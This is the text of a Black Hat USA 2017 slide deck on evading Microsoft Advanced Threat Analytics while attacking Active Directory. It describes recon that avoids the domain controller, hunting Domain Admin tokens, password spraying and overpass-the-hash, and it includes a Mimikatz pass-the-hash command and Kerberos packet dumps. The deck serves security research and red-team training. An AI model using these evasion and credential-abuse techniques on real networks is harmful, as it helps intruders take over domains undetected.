black hat USA 2017
JULY 22-27, 2017
MANDALAY BAY / LAS VEGAS, NV
WWW.BLACKHAT.COM #BHUSA

Evading Microsoft ATA for Active Directory Domination

Nikhil Mittal

About me

- Hacker, Red Teamer, Trainer, Speaker at http://pentesteracademy.com/
- Twitter - @nikhil_mitt
- Blog – http://labofapenetrationtester.com
- Github - https://github.com/samratashok/
- Creator of Kautilya and Nishang
- Interested in Offensive Information Security, new attack vectors and methodologies to pwn systems.
- Previous Talks and/or Trainings
  - DefCon, BlackHat, CanSecWest, BruCON, DeepSec and more.

Contents

- Introduction
- Architecture
- Lab Configuration
- Detections
- Evasion and Bypass
- Complete attack path/kill chain from normal domain user to DA
- Conclusion


What is Microsoft ATA?

- “Advanced Threat Analytics (ATA) is an on-premises platform that helps protect your enterprise from multiple types of advanced targeted cyber attacks and insider threats.”

  https://docs.microsoft.com/en-us/advanced-threat-analytics/understand-explore/what-is-ata

- ATA detects attacks by reading certain “interesting” protocols’ traffic to the domain controller(s), SIEM events and logs.
- Anomaly based and behavior based detection.

ATA Architecture



Lab Configuration

- Lab used for experiments contains a Lightweight ATA gateway installed over a Server 2012 R2 Domain Controller with students and professionals (400+) trying various Active Directory attacks from various machines.
- ATA 1.7 and 1.8 with the default configuration have been installed and used as documented here.

  https://docs.microsoft.com/en-us/advanced-threat-analytics/deploy-use/install-ata-step1


Detections – Threats of interest which ATA detects

- Recon
  - Account Enumeration
  - Session Enumeration
  - AD Enumeration
- Compromised Credentials
  - Brute Force
  - Unusual protocol implementation
  - Abnormal Behavior
- Lateral Movement
  - Pass the ticket
  - Pass the hash
  - Overpass-the-hash
  - Abnormal behavior
- Domain Dominance
  - Golden Ticket
  - Malicious replication requests

https://docs.microsoft.com/en-us/advanced-threat-analytics/ata-threats

Evading ATA - Recon- Detection

- ATA detects AD based recon by looking for queries sent to the DC.



Reconnaissance using directory services enumeration

The following directory services enumerations using SAMR protocol were attempted against OPS-DC from OPS-USER11:

- Successful enumeration of all users in offensiveps.com by lab user
- Successful enumeration of all groups in offensiveps.com by lab user

Reconnaissance using SMB Session Enumeration

SMB session enumeration attempts were successfully performed by lab user, from OPS-USER11 against OPS-DC, exposing 4 accounts.

- But, ATA doesn’t mind DC giving out useful information unless invasive recon is done against the DC!

Evading ATA – Recon - Bypass

- Intelligent Recon is not caught by ATA.
- Not poking the DC is the key! Enumerate the domain but do not enumerate the DC. For example, while hunting for DA tokens, get a list of computers and DAs from the DC but do not run enumeration tools against the DC.
- Same holds true for other user hunting activities like enumerating local admins, looking for local admin access etc.

Evading ATA – Recon - Bypass

Hunting for Domain Admin token

- Avoid searching for DA token on the DC. Local admin privileges are required to use the token.
- To hunt for those machines where a DA token is available, we can enumerate Domain Admins from the DC, get a list of machines using ping sweep or asking from DC and then run Invoke-UserHunter (PowerView) on all machines except the DC.

Evading ATA - Recon

- SPN (Service Principal Name) Scanning doesn’t get detected.
- SPN is used by Kerberos to associate a service instance with a service logon account.

  https://msdn.microsoft.com/en-us/library/windows/desktop/ms677949%28v%3Dvs.85%29.aspx
- Tools like PowerView can be used for SPN scanning.

Evading ATA – Recon - Demo

Evading ATA – Brute Force

- A Brute force attack which tries single password for multiple users doesn’t get detected – which is a well known technique for brute-forcing AD users.


  http://www.labofapenetrationtester.com/2015/04/pillage-the-village-powershell-version.html

Evading ATA - Overpass-the-hash

- Overpass-The-Hash allows to create Kerberos tickets from NTLM hashes/AES keys.
- This allows access to resources which need Kerberos authentication with “just” a hash.
- Explained by Benjamin here: http://blog.gentilkiwi.com/securite/mimikatz/overpass-the-hash

Evading ATA - Overpass-the-hash - Detection

- This is what a normal AS-REQ packet looks like. Note the encryption type for timestamp.




```
◢ as-req
    pvno: 5
    msg-type: krb-as-req (10)
  ◢ padata: 2 items
    ◢ PA-DATA PA-ENC-TIMESTAMP
      ◢ padata-type: kRB5-PADATA-ENC-TIMESTAMP (2)
        ◢ padata-value: 3041a003020112a23a04386d0096434a9ecd4b9e3ede1198...
            etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
            cipher: 6d0096434a9ecd4b9e3ede11984f824f83f6b471c646157f...
    ▷ PA-DATA PA-PAC-REQUEST
  ◢ req-body
      Padding: 0
    ▷ kdc-options: 40810010 (forwardable, renewable, canonicalize, renewable-ok)
    ▷ cname
      realm: OFFENSIVEPS.COM
    ▷ sname
      till: 2037-09-13 02:48:05 (UTC)
      rtime: 2037-09-13 02:48:05 (UTC)
      nonce: 1420260169
    ◢ etype: 6 items
        ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
        ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD (-133)
        ENCTYPE: eTYPE-ARCFOUR-MD4 (-128)
        ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
        ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
```

Evading ATA - Overpass-the-hash - Detection

- This is what an AS-REQ packet looks like when using NTLM hashes for Over-PTH. Note that the encryption type used by timestamp is downgraded.


  `Invoke-Mimikatz -Command '"sekurlsa::pth /user:privservice /domain:offensiveps.com /ntlm:ntlmhash"'`



```
◢ as-req
    pvno: 5
    msg-type: krb-as-req (10)
  ◢ padata: 2 items
    ◢ PA-DATA PA-ENC-TIMESTAMP
      ◢ padata-type: kRB5-PADATA-ENC-TIMESTAMP (2)
        ◢ padata-value: 303da003020117a2360434e72860054cade666e1e622045b...
            etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
            cipher: e72860054cade666e1e622045b33976d5555145908a4e24a...
    ◢ PA-DATA PA-PAC-REQUEST
      ◢ padata-type: kRB5-PADATA-PA-PAC-REQUEST (128)
        ◢ padata-value: 3005a0030101ff
            include-pac: True
  ◢ req-body
      Padding: 0
    ▷ kdc-options: 40810010 (forwardable, renewable, canonicalize, renewable-ok)
    ▷ cname
      realm: offensiveps.com
    ▷ sname
      till: 2037-09-13 02:48:05 (UTC)
      rtime: 2037-09-13 02:48:05 (UTC)
      nonce: 896809050
    ◢ etype: 7 items
        ENCTYPE: eTYPE-NULL (0)
        ENCTYPE: eTYPE-NULL (0)
        ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
```

Evading ATA - Overpass-the-hash - Detection

- ATA looks for anomalies like the one discussed.
- There are two detections for Over-PTH
  - One is “Encryption downgrade activity” for which ATA even conveniently tells the reason for detection.



Encryption downgrade activity


The encryption method of the Encrypted_Timestamp field of AS_REQ message from 2 computers has been downgraded based on previously theft using Overpass-the-Hash from 2 computers.

```
◢ as-req
    pvno: 5
    msg-type: krb-as-req (10)
  ◢ padata: 2 items
    ◢ PA-DATA PA-ENC-TIMESTAMP
      ◢ padata-type: kRB5-PADATA-ENC-TIMESTAMP (2)
        ◢ padata-value: 303da003020117a2360434e72860054cade666e1e622045b...
            etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
            cipher: e72860054cade666e1e622045b33976d5555145908a4e24a...
```

Evading ATA - Overpass-the-hash - Detection


- There are two detections for Over-PTH
  - Second is “Unusual protocol implementation” for which I _believe_ ATA looks for supported encryption types as well. If not now, in future?

Normal




```
◢ etype: 6 items
     ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
     ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
     ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD (-133)
     ENCTYPE: eTYPE-ARCFOUR-MD4 (-128)
     ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
     ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
```

AES



```
◢ etype: 7 items
     ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
     ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
     ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
     ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD (-133)
     ENCTYPE: eTYPE-ARCFOUR-MD4 (-128)
     ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
     ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
```

NTLM



